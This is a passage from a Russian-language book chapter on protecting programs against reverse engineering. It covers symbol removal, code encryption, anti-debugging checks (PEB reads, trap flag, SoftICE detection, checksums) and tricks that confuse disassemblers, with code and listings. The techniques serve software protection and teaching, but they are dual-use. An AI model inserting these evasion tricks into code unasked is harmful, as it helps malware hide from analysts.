Кроме того, некоторые платформы разработки прямо требуют тех или иных мер противодействия, иначе программу очень легко преобразовать обратно в представление, близкое к исходному коду. Это справедливо для большинства платформ на основе байт-кода, таких как Java и .NET, поэтому для них создано так много обфускаторов кода. Впрочем, обфусцировать можно и программы, скомпилированные в машинный язык собственного процессора. Обфускатор - автоматизированное средство, которое снижает читаемость программы, изменяя её или удаляя из неё определённые сведения. Обфускация кода подробно рассматривается далее в этой главе.

Основные подходы к противодействию реверс-инжинирингу

Существует несколько подходов, каждый со своими преимуществами и недостатками. Приложения, создатели которых всерьёз намерены противостоять атакующим, обычно сочетают несколько описанных методов.

Удаление символьной информации. Первый и самый очевидный способ помешать исследователям - удалить из программы всю явную текстовую информацию. В обычной скомпилированной программе, не основанной на байт-коде, это означает просто исключить из исполняемого файла всю символьную информацию. Исполняемые файлы программ на основе

байт-кода часто содержат множество внутренних символьных сведений: имена классов и их членов, имена созданных глобальных объектов. Это относится к языкам вроде Java и платформам вроде .NET. Такая информация чрезвычайно полезна исследователям, поэтому из программ, для которых опасен реверс-инжиниринг, её обязательно нужно удалять. Самая основная возможность практически любого обфускатора байт-кода - замена всех символов бессмысленными последовательностями знаков.

Обфускация программы. Обфускация - общее название ряда методов, направленных на снижение уязвимости программы перед любым статическим анализом, в том числе перед ручным исследованием, описанным в этой книге. Для этого компоновку, логику, данные и организацию программы изменяют так, чтобы она сохранила прежнюю функциональность, но стала значительно менее читаемой. Существует множество подходов к обфускации, и в этой главе обсуждаются и демонстрируются самые интересные и эффективные из них.

Встраивание антиотладочного кода. Ещё один распространённый подход направлен именно против динамического анализа, при котором исследователь пошагово выполняет программу, чтобы выяснить подробности её внутренней реализации. Идея заключается в том, чтобы программа намеренно выполняла операции, способные каким-либо образом повредить или отключить присоединённый отладчик. В одних вариантах она просто обнаруживает отладчик и при его наличии завершает работу, в других применяются более сложные способы создания помех. Существует множество антиотладочных подходов, многие из которых зависят от платформы или даже от конкретного отладчика. В этой главе я рассмотрю самые интересные и эффективные из них, стараясь сосредоточиться на более общих методах.

Удаление символьной информации

Сам процесс удаления информации довольно прост. В традиционных языках с компиляцией, таких как C и C++, это обычно вообще не проблема, поскольку символьные сведения и так не включаются в окончательные сборки и особых действий не требуется. Если вы разработчик и опасаетесь исследователей, рекомендую перед выпуском проверить, не осталось ли в программе полезной символьной информации.

Даже в программах, создаваемых компиляторами, немного символьной информации может присутствовать в таблицах импорта и экспорта. Если у программы много DLL, экспортирующих множество функций, имена всех этих функций способны несколько помочь исследователям. Если вы разработчик и всерьёз хотите затруднить реверс-инжиниринг своей программы, возможно, стоит экспортировать все функции по порядковым номерам, а не по именам. Вы удивитесь, насколько полезны эти имена при анализе, особенно имена C++, которые обычно полностью содержат название класса и имя его члена.

В большинстве языков на основе байт-кода положение с символьной информацией иное. Такие языки часто используют во внутренних перекрёстных ссылках не адреса, а имена, поэтому при компиляции сохраняются все внутренние обозначения. В результате многие байт-кодовые программы можно декомпилировать обратно в чрезвычайно читаемый вид, близкий к исходному коду. Эти строки нельзя просто удалить: их необходимо заменить другими, чтобы не разорвать внутренние перекрёстные ссылки. Обычная стратегия состоит в том, чтобы после создания исполняемого файла обработать его программой и переименовать все внутренние элементы в бессмысленные строки.

Шифрование кода

Шифрование программного кода - распространённый метод предотвращения статического анализа. После компиляции, но до передачи заказчику, программу шифруют и встраивают в исполняемый файл некоторый код расшифровки. К сожалению, опытному исследователю такой подход обычно доставляет лишь неудобство, поскольку в большинстве случаев всё необходимое для расшифровки должно находиться внутри исполняемого файла. В том числе логика расшифровки и, что ещё важнее, ключ.

Кроме того, программа обязана расшифровать код во время выполнения, прежде чем исполнять его. Значит, в памяти во время работы должна находиться расшифрованная копия всей программы или отдельных её частей, иначе программа просто не смогла бы выполняться.

Тем не менее шифрование кода часто применяют для затруднения статического анализа: оно существенно усложняет исследование и иногда вынуждает переходить к динамическому анализу программы. К сожалению, в большинстве случаев зашифрованную программу можно автоматически расшифровать специальным распаковщиком, знакомым с конкретным реализованным в ней алгоритмом. Он способен самостоятельно найти ключ и расшифровать программу. Обычно распаковщик создаёт новый исполняемый файл с исходной программой, но без шифрования.

Единственный способ противостоять автоматической распаковке исполняемых файлов, если не использовать отдельное оборудование для хранения ключа или самой расшифровки, - попытаться скрыть ключ внутри программы. Один из эффективных приёмов заключается в вычислении ключа во время выполнения. Алгоритм формирования можно спроектировать так, чтобы для него потребовался исключительно сложный распаковщик. Например, разные части программы могут постоянно обращаться к нескольким глобальным переменным и изменять их. В каждой точке, где требуется ключ расшифровки, эти переменные используются в сложной математической формуле. При динамическом анализе исследователь легко получит каждый отдельный ключ, но ключей должно быть так много, чтобы их полный сбор и окончательная расшифровка программы заняли длительное время. Из-за сложного алгоритма формирования ключей автоматическая расшифровка почти исключена. Чтобы действительно определить будущие значения ключей, понадобится выдающееся средство глобального анализа потоков данных.

Активные антиотладочные методы

Поскольку значительная часть реверс-инжиниринга часто выполняется в отладчике, иногда полезно встроить в программу специальный код, который запрещает или затрудняет пошаговое выполнение и установку точек останова. Антиотладочные методы особенно эффективны в сочетании с шифрованием кода, потому что зашифрованную программу исследователь вынужден запускать в отладчике, чтобы она сама себя расшифровала. Как уже говорилось, иногда программу можно автоматически распаковать специальным средством, не запуская её, однако схему шифрования кода можно построить так, чтобы автоматическая распаковка зашифрованного исполняемого файла стала невозможной.

За многие годы появилось несколько десятков антиотладочных уловок, но важно понимать, что почти все они зависят от платформы и особенно от конкретной операционной системы, в которой работает программа. Такие уловки также рискованны: иногда они дают ложные срабатывания, и программа работает неправильно даже без отладчика. С обфускацией кода дело обстоит иначе. Она обычно увеличивает объём программы или снижает быстродействие, однако эти издержки можно заранее рассчитать, и непредсказуемых побочных эффектов нет.

В оставшейся части раздела объясняются основы работы отладчиков, необходимые для понимания антиотладочных уловок, а затем обсуждаются конкретные, достаточно эффективные приёмы, совместимые с операционными системами семейства NT.

Основы работы отладчика

Для понимания последующих антиотладочных уловок необходимо знать основы работы отладчиков. Не углубляясь в подробности присоединения отладчиков пользовательского режима и режима ядра к целевым процессам, обсудим, как отладчик приостанавливает исследуемую программу и управляет ею. Когда пользователь ставит точку останова на инструкции, отладчик обычно заменяет её инструкцией `int 3`. Это специальное прерывание точки останова, которое сообщает отладчику о достижении заданного места. Получив уведомление о выполнении `int 3`, отладчик возвращает на место исходную инструкцию программы и останавливает её, чтобы оператор, обычно разработчик ПО, мог изучить состояние.

Другой способ расставить точки останова - использовать аппаратные точки. Аппаратной точкой останова управляет сам процессор. Она ничего не изменяет в целевой программе: процессор просто знает, что при обращении к определённому адресу памяти нужно остановиться. Это может быть адрес данных, например некоторой переменной, либо адрес кода в исполняемом файле. Во втором случае аппаратная точка предоставляет те же возможности, что и программная.

После срабатывания точки останова пользователь обычно анализирует код путём пошагового выполнения. Каждая инструкция выполняется отдельно, а после неё управление возвращается отладчику. В процессорах IA-32 пошаговый режим реализован посредством флага трассировки TF в регистре EFLAGS. Когда этот флаг установлен, процессор генерирует прерывание после каждой выполненной инструкции. В данном случае это прерывание номер 1, то есть прерывание одиночного шага.

API IsDebuggerPresent

Windows API `IsDebuggerPresent` можно использовать как простое средство обнаружения отладчиков пользовательского режима, например OllyDbg или WinDbg, если последний работает в этом режиме. Функция обращается к блоку окружения текущего процесса Process Environment Block (PEB) и определяет, присоединён ли пользовательский отладчик. Программа может вызвать этот API и завершиться, если он вернёт `TRUE`, но против исследователя такой способ не слишком эффективен, потому что его очень легко обнаружить и обойти. Имя API почти не оставляет сомнений: исследователь быстро найдёт вызов и удалит или пропустит его.

Сделать этот API несколько эффективнее в качестве антиотладочной меры можно, реализовав его непосредственно в коде программы. Тогда вызов не будет выделяться как часть антиотладочной логики. Разумеется, нельзя просто встроить API: его код действительно придётся скопировать в программу. К счастью, для `IsDebuggerPresent` это не проблема, поскольку реализация тривиальна и состоит из четырёх строк ассемблерного кода.

Вместо прямого вызова IsDebuggerPresent программа может выполнить следующий код:

```
mov     eax,fs:[00000018]
mov     eax,[eax+0x30]
cmp     byte ptr [eax+0x2], 0
je      RunProgram
; Inconspicuously terminate program here...
```

Если настоящее завершение работы выполнено достаточно незаметно, этот способ несколько эффективнее выявляет отладчики пользовательского режима, поскольку обнаружить его труднее. Существенный недостаток заключается в опоре на конкретную реализацию API IsDebuggerPresent и предположении, что два внутренних смещения в структурах данных NT не изменятся в будущих выпусках операционной системы. Во-первых, код получает из структуры данных Thread Environment Block (TEB) значение по смещению +30, указывающее на PEB текущего процесса. Затем последовательность читает байт по смещению +2, который сообщает о наличии отладчика. Встраивать её в программу рискованно, поскольку трудно предсказать последствия изменения Microsoft одной из этих структур в будущем выпуске ОС. Программа может аварийно завершиться или прекратить работу даже при отсутствии отладчика.

Оценить вероятность изменения этих структур данных можно лишь по предыдущим версиям операционной системы. В действительности этот конкретный API не менялся между Windows NT 4.0, выпущенной в 1996 году, и Windows Server 2003. Это хорошо: реализация будет работать во всех актуальных версиях системы. Кроме того, это веский признак того, что структуры статичны и вряд ли изменятся. Однако всегда помните слова вашего инвестиционного консультанта: "прошлые результаты не служат показателем будущих". Если Microsoft не меняла структуры последние семь лет, это ещё не означает, что она не изменит их в следующие семь.

Наконец, для реализации подхода необходимо каким-либо образом включить в программу код на языке ассемблера. Для большинства компиляторов C/C++ это не проблема: компилятор Microsoft поддерживает ключевое слово _asm для вставки ассемблерного кода. Но такая возможность есть не в каждом языке программирования или на каждой платформе разработки.

SystemKernelDebuggerInformation

Низкоуровневый API NtQuerySystemInformation позволяет определить, присоединён ли к системе отладчик ядра. Функция поддерживает несколько типов информационных запросов. Код запроса SystemKernelDebuggerInformation получает из ядра сведения о том, присоединён ли к системе отладчик ядра в данный момент.

```
ZwQuerySystemInformation(SystemKernelDebuggerInformation,

(PVOID) &DebuggerInfo, sizeof(DebuggerInfo), &ulReturnedLength);
```

Ниже дано определение структуры данных, возвращаемой запросом SystemKernelDebuggerInformation:

```
typedef struct _SYSTEM_KERNEL_DEBUGGER_INFORMATION {

BOOLEAN DebuggerEnabled;
BOOLEAN DebuggerNotPresent;
} SYSTEM_KERNEL_DEBUGGER_INFORMATION,
*PSYSTEM_KERNEL_DEBUGGER_INFORMATION;
```

Чтобы определить наличие отладчика ядра, нужно проверить DebuggerEnabled. Обратите внимание, что эта схема не обнаруживает SoftICE, а выявляет только отладчик ядра с последовательным подключением, например KD или WinDbg. Для непосредственного обнаружения SoftICE можно просто проверить наличие его устройства ядра. Для этого откройте файл \\.SIWVID и считайте SoftICE установленным на машине, если файл удалось открыть.

Само по себе обнаружение присутствия отладчика ядра несколько рискованно: у законного пользователя он может быть установлен, и тогда человек вообще не сможет работать с программой. Я бы обычно избегал подходов, ориентированных на конкретный отладчик, потому что для охвата всего разнообразия доступных отладчиков требуется несколько таких проверок. Сочетание слишком большого числа уловок снижает качество защищённой программы, повышая риск ложных срабатываний.

Обнаружение SoftICE с помощью прерывания одиночного шага

Это ещё одна уловка для конкретного отладчика, которую я не рекомендовал бы применять, если только вас не беспокоят именно исследователи, использующие NuMega SoftICE. Хотя большинство взломщиков действительно пользуются незаконными копиями NuMega SoftICE, обнаружить и обойти такую схему обычно настолько легко, что усилия едва ли оправданны. Единственное преимущество состоит в том, что уловка способна озадачить исследователя, прежде с ней не знакомого, и ему действительно может понадобиться несколько часов, чтобы разобраться в происходящем.

Идея проста. Поскольку SoftICE использует `int 1` для пошагового выполнения программы, он обязан установить собственный обработчик `int 1` в таблице дескрипторов прерываний Interrupt Descriptor Table (IDT). Программа устанавливает обработчик исключения и вызывает `int 1`. Если код исключения отличается от обычного нарушения доступа `STATUS_ACCESS_VIOLATION`, можно считать, что работает SoftICE.

Ниже приведена реализация этого подхода для компилятора Microsoft C:

```
__try
{

_asm int 1;
}
__except(TestSingleStepException(GetExceptionInformation()))
{
}

int TestSingleStepException(LPEXCEPTION_POINTERS pExceptionInfo)
{

DWORD ExceptionCode = pExceptionInfo->ExceptionRecord->ExceptionCode;
if (ExceptionCode != STATUS_ACCESS_VIOLATION)

printf ("SoftICE is present!");

return EXCEPTION_EXECUTE_HANDLER;
}
```

Флаг трассировки

Этот подход похож на предыдущий, но здесь в текущем процессе устанавливается флаг трассировки и проверяется возникновение исключения. Если исключения нет, можно считать, что отладчик "проглотил" его за нас и программа выполняется под трассировкой. Прелесть подхода в том, что он обнаруживает любой отладчик, пользовательского режима или режима ядра, поскольку все они используют флаг трассировки. Ниже показан пример реализации. Код вновь написан на C для компилятора Microsoft C/C++.

```
BOOL bExceptionHit = FALSE;

__try
{

_asm
{

pushfd
or dword ptr [esp], 0x100
// Set the Trap Flag
popfd

// Load value into EFLAGS register
nop
}
}
__except(EXCEPTION_EXECUTE_HANDLER)
{

bExceptionHit = TRUE;
// An exception has been raised -
// there is no debugger.
}

if (bExceptionHit == FALSE)

printf ("A debugger is present!\n");
```

Как и предыдущий подход, эта уловка имеет ограничения, потому что инструкции PUSHFD и POPFD сильно выделяются. Кроме того, некоторые отладчики обнаруживаются лишь при пошаговом выполнении самого кода проверки. В таких случаях одно только присутствие отладчика останется незамеченным, пока этот код не трассируется.

Контрольные суммы кода

Вычисление во время работы контрольных сумм фрагментов кода или всего исполняемого файла может стать довольно мощным антиотладочным методом, поскольку для установки точек останова отладчики вынуждены изменять код. Общая идея заключается в том, чтобы заранее рассчитать контрольную сумму функций программы, возможно только особенно важных, и заставить каждую функцию в случайные моменты проверять отсутствие изменений. Метод эффективен не только против отладчиков, но и против исправления кода, см. главу 11. Недостаток состоит в том, что постоянный перерасчёт контрольных сумм - сравнительно дорогая операция.

Существует несколько способов обойти эту проблему, и все они сводятся к продуманной архитектуре. Представьте, например, программу с десятью особо важными функциями, вызываемыми при её загрузке, как часто бывает в защищённых приложениях. Каждая такая функция могла бы проверять собственную контрольную сумму перед возвратом к вызывающему коду. Если сумма не совпадает, функция может незаметно, чтобы исследователь не сразу это увидел, отклониться от обычного пути и в конечном счёте завершить программу или вызвать необычное поведение, причину которого атакующему будет очень трудно установить. Преимущество в том, что время выполнения почти не увеличивается: проверка затрагивает лишь конкретные функции, признанные важными.

Обратите внимание, что этот метод не обнаруживает и не предотвращает аппаратные точки останова, поскольку они никак не изменяют программный код.

Введение дизассемблеров в заблуждение

Обман дизассемблеров как средство предотвращения или затруднения реверс-инжиниринга нельзя назвать особенно надёжным подходом, но тем не менее он популярен. Стратегия довольно проста. В процессорных архитектурах с инструкциями переменной длины, например IA-32, можно заставить дизассемблер ошибочно принять недопустимые данные за начало инструкции. Он потеряет синхронизацию и будет неправильно разбирать оставшийся код, пока вновь не синхронизируется.

Прежде чем обсуждать конкретные методы, я кратко напомню два распространённых подхода к дизассемблированию, рассмотренных в главе 4. Линейный проход - простейший подход, последовательно разбирающий инструкции во всём модуле. Рекурсивный обход более интеллектуален: инструкции анализируются при перемещении по потоку управления программы. Когда программа ветвится на определённый адрес, дизассемблирование также продолжается с этого адреса. Дизассемблеры с рекурсивным обходом надёжнее и гораздо устойчивее к различным антидизассемблерным уловкам.

Кратко рассмотрим инструменты реверс-инжиниринга, обсуждаемые в этой книге, и выясним, какие из них действительно применяют рекурсивный обход. Это поможет предсказать влияние каждого метода на самые распространённые средства. В таблице 10.1 указаны способы дизассемблирования, используемые наиболее известными инструментами.

Таблица 10.1. Распространённые инструменты реверс-инжиниринга и архитектура их дизассемблеров

Дизассемблер или отладчик	Метод дизассемблирования
OllyDbg	Рекурсивный обход
NuMega SoftICE	Линейный проход
Microsoft WinDbg	Линейный проход
IDA Pro	Рекурсивный обход
PEBrowse Professional, включая интерактивную версию	Рекурсивный обход

Дизассемблеры с линейным проходом

Начнём эксперименты с простых последовательностей, вводящих дизассемблеры в заблуждение. Сначала сосредоточимся исключительно на линейном проходе, который обмануть легче, а затем перейдём к более сложным последовательностям, рассчитанным на оба типа дизассемблеров.

Рассмотрим, например, следующую вставку на языке ассемблера:

```
_asm
{

Some code...
jmp After
_emit 0x0f
After:

mov eax, [SomeVariable]
push eax
call AFunction
}
```

После загрузки в OllyDbg эта последовательность остаётся полностью читаемой, поскольку OllyDbg выполняет рекурсивный обход. Байт `0F` не дизассемблируется, а следующие за ним инструкции разбираются правильно. Ниже показан вывод OllyDbg для предыдущей последовательности:

```
0040101D   EB 01          JMP SHORT disasmtest.00401020
0040101F   0F             DB 0F
00401020   8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
00401023   50             PUSH EAX
00401024   E8 D7FFFFFF    CALL disasmtest.401000
```

В отличие от него, дизассемблер NuMega SoftICE несколько сбивается на этой последовательности и выводит следующее:

```
001B:0040101D  JMP       00401020
001B:0040101F  JNP       E8910C6A
001B:00401025  XLAT
001B:00401026  INVALID
001B:00401028  JMP       FAR [EAX-24]
001B:0040102B  PUSHAD
001B:0040102C  INC       EAX
```

Как видите, дизассемблер SoftICE с линейным проходом полностью сбит с толку нашим мусорным байтом, хотя безусловный переход перескакивает через него. Выполнение поверх безусловного `JMP` по адресу `0040101D` устанавливает EIP равным `401020`, и SoftICE использует это значение как подсказку, откуда начать дизассемблирование. В результате получается следующая, разумеется, гораздо лучшая распечатка:

```
001B:0040101D  JMP       00401020
001B:0040101F  JNP       E8910C6A
001B:00401020  MOV       EAX,[EBP-04]
001B:00401023  PUSH      EAX
001B:00401024  CALL      00401000
```

В целом распечатка верна, но байт `0F` всё ещё смущает SoftICE: по адресу `40101F`, где расположен этот байт, показана инструкция `JNP`. Возникает противоречие: `JNP` - длинная шестибайтовая инструкция, однако сразу после неё, по адресу `401020`, SoftICE показывает правильную инструкцию `MOV`, как будто длина `JNP` равна одному байту. Это почти похоже на ошибку дизассемблера, но она едва ли важна, поскольку все настоящие инструкции, начинающиеся с `401020`, распознаны правильно.

Дизассемблеры с рекурсивным обходом

Предыдущий метод способен досаждать исследователям и вводить их в заблуждение, но не вполне эффективен, поскольку не обманывает более интеллектуальные дизассемблеры, такие как IDA Pro, и даже умные отладчики вроде OllyDbg.

Перейдём к методам, которые могут обмануть и дизассемблер с рекурсивным обходом. Чтобы заставить его ошибочно принять данные за инструкции, необходимо подать ему непрозрачный предикат. Непрозрачные предикаты - по существу, ложные ветвления: переход выглядит условным, но фактически является безусловным. Как и при любом ветвлении, код разделяется на два пути. Один ведёт к настоящему коду, другой - к мусору. На рисунке 10.1 показан случай с условием, которое никогда не истинно. На рисунке 10.2 представлено обратное условие, всегда принимающее истинное значение.




Рисунок 10.1. Тривиальный непрозрачный предикат, который во время выполнения всегда принимает значение False.




Рисунок 10.2. Обратный непрозрачный предикат, который во время выполнения всегда принимает значение True.

К сожалению, разные дизассемблеры выдают для таких последовательностей разные результаты. Рассмотрим следующий пример:

```
_asm
{

mov eax, 2
cmp eax, 2
je After
_emit 0xf
After:

mov eax, [SomeVariable]
push eax
call AFunction
}
```

Он похож на ранее применявшийся против линейных дизассемблеров метод, но теперь вместо безусловного перехода используется простой непрозрачный предикат. Он всего лишь сравнивает 2 с 2 и выполняет переход при равенстве. Следующую распечатку создала IDA Pro:

```
.text:00401031                mov     eax, 2
.text:00401036                cmp     eax, 2
.text:00401039                jz      short near ptr loc_40103B+1
.text:0040103B
.text:0040103B loc_40103B:    ; CODE XREF: .text:00401039 _j
.text:0040103B                jnp     near ptr 0E8910886h
.text:00401041                mov     ebx, 68FFFFFFh
.text:00401046                fsub    qword ptr [eax+40h]
.text:00401049                add     al, ch
.text:0040104B                add     eax, [eax]
```

Как видите, IDA попалась на уловку и выдала неверный код. Значит ли это, что IDA Pro, имеющая репутацию одного из самых мощных дизассемблеров, в чём-то ущербна? Совершенно нет. Если

задуматься, корректное дизассемблирование подобных последовательностей нельзя обеспечить универсальным способом: дизассемблеру нужны специальные эвристические правила для таких ситуаций. Вместо этого дизассемблеры вроде IDA и OllyDbg предоставляют особые команды, позволяющие указать, является определённый байт кодом или данными. Для правильного разбора в этих продуктах пользователь должен сообщить, что мусорный байт на самом деле представляет собой данные, а не код. После этого проблема исчезнет и дизассемблер выдаст правильный результат.

Вернёмся к предыдущему примеру и посмотрим, как на него реагирует OllyDbg:

```
00401031   . B8 02000000    MOV EAX,2
00401036   . 83F8 02        CMP EAX,2
00401039   . 74 01          JE SHORT compiler.0040103C
0040103B     0F             DB 0F
0040103C   > 8B45 F8        MOV EAX,DWORD PTR SS:[EBP-8]
0040103F   . 50             PUSH EAX
00401040     E8 BBFFFFFF    CALL compiler.main
```

Olly явно игнорирует мусорный байт и использует условный переход как указатель на начало настоящего кода, поэтому распечатка верна. Возможно, Olly содержит специальный код для обработки подобных уловок. Как бы то ни было, теперь ясно, что использование целевого адреса перехода можно обратить против Olly. Если OllyDbg по условным переходам отмечает начало правильных последовательностей кода, достаточно создать условный переход, указывающий на начало неправильной последовательности. Следующий фрагмент демонстрирует эту идею:

```
_asm
{

mov eax, 2
cmp eax, 3
je Junk
jne After
Junk:

_emit 0xf
After:

mov eax, [SomeVariable]
push eax
call AFunction
}
```

Это улучшенная реализация того же подхода. Она с большей вероятностью запутает дизассемблер с рекурсивным обходом, потому что ему придётся произвольно выбирать, какой из двух переходов считать указателем на правильный код. Задача нетривиальна, поскольку с точки зрения дизассемблера оба варианта "правильны". Это теоретическая проблема: дизассемблер не знает, что именно считать настоящим кодом. Единственный доступный ему критерий - наличие недопустимых кодов операций. Обнаружив их, умный дизассемблер, вероятно, должен признать текущий начальный адрес неправильным и поискать другой.

Посмотрим на распечатку, которую Olly создаёт для приведённого кода:

```
00401031   . B8 02000000    MOV EAX,2
00401036   . 83F8 03        CMP EAX,3
00401039   . 74 02          JE SHORT compiler.0040103D
0040103B   . 75 01          JNZ SHORT compiler.0040103E
0040103D   > 0F8B 45F850E8  JPO E8910888
00401043   ? B9 FFFFFF68    MOV ECX,68FFFFFF
00401048   ? DC60 40        FSUB QWORD PTR DS:[EAX+40]
0040104B   ? 00E8           ADD AL,CH
0040104D   ? 0300           ADD EAX,DWORD PTR DS:[EAX]
0040104F   ? 0000           ADD BYTE PTR DS:[EAX],AL
```

На этот раз OllyDbg заглатывает приманку и использует недопустимый адрес `0040103D` как начало дизассемблирования, создавая бессмысленную распечатку на языке ассемблера. Более того, IDA Pro выдаёт столь же нечитаемый результат: обе главные программы с рекурсивным обходом попадаются на уловку. Само собой, дизассемблеры с линейным проходом, такие как SoftICE, реагируют точно так же.

Один дизассемблер с рекурсивным обходом, который не поддался уловке, - PEBrowse Professional. Вот созданная им распечатка:

```
0x401031: B802000000     mov      eax,0x2
0x401036: 83F803         cmp      eax,0x3
0x401039: 7402           jz       0x40103d     ; (*+0x4)
0x40103B: 7501           jnz      0x40103e     ; (*+0x3)
0x40103D: 0F8B45F850E8   jpo      0xe8910888   ; <==0x00401039(*-0x4)
;*********************************************************************
0x40103E: 8B45F8         mov      eax,dword ptr [ebp-0x8] ; VAR:0x8
0x401041: 50             push     eax
0x401042: E8B9FFFFFF     call     0x401000
;*********************************************************************
```

По-видимому, хотя трудно сказать, вызвано ли это особыми эвристиками для противодействия таким последовательностям или простой случайностью, PEBrowse Professional пытается дизассемблировать код и с адреса `40103D`, и с `40103E`, показывая оба варианта. Похоже, метод нужно немного усовершенствовать: чтобы обмануть каждый дизассемблер, прямого перехода на адрес правильного кода быть не должно. Решение состоит в косвенном переходе через значение, загруженное в регистр. Следующий код сбивает с толку все проверенные мной дизассемблеры, как с линейным, так и с рекурсивным обходом.

```
_asm
{

mov eax, 2
cmp eax, 3
je Junk
mov eax, After
jmp eax
Junk:

_emit 0xf
After:

mov eax, [SomeVariable]
push eax
call AFunction
}
```

Причина успеха уловки совершенно проста. Дизассемблер не понимает, что последовательность `mov eax, After`, `jmp eax` эквивалентна `jmp After`, поэтому даже не пытается начать разбор с адреса `After`.

Недостаток всех этих уловок в том, что они рассчитывают на сравнительную глупость дизассемблера. К счастью, большинство дизассемблеров Windows достаточно глупы, чтобы их обмануть. А что будет при встрече с умным дизассемблером, который действительно анализирует каждую строку кода и отслеживает поток данных? Он не попадётся ни на одну из уловок, потому что обнаружит непрозрачный предикат. Разве трудно понять, что условный переход при равенстве 2 и 3 никогда не будет выполнен? Более того, простой анализ потоков данных покажет, что последняя последовательность с `JMP` фактически эквивалентна `JMP After`, чего, вероятно, уже достаточно для исправления дизассемблирования.

Но даже более интеллектуальный дизассемблер легко обмануть, если вынести настоящие адреса переходов в центральную структуру данных, создаваемую во время выполнения. Выполнить настолько всеобъемлющий глобальный анализ потоков данных, чтобы найти настоящие адреса без фактического запуска программы, было бы почти невозможно.

Применение

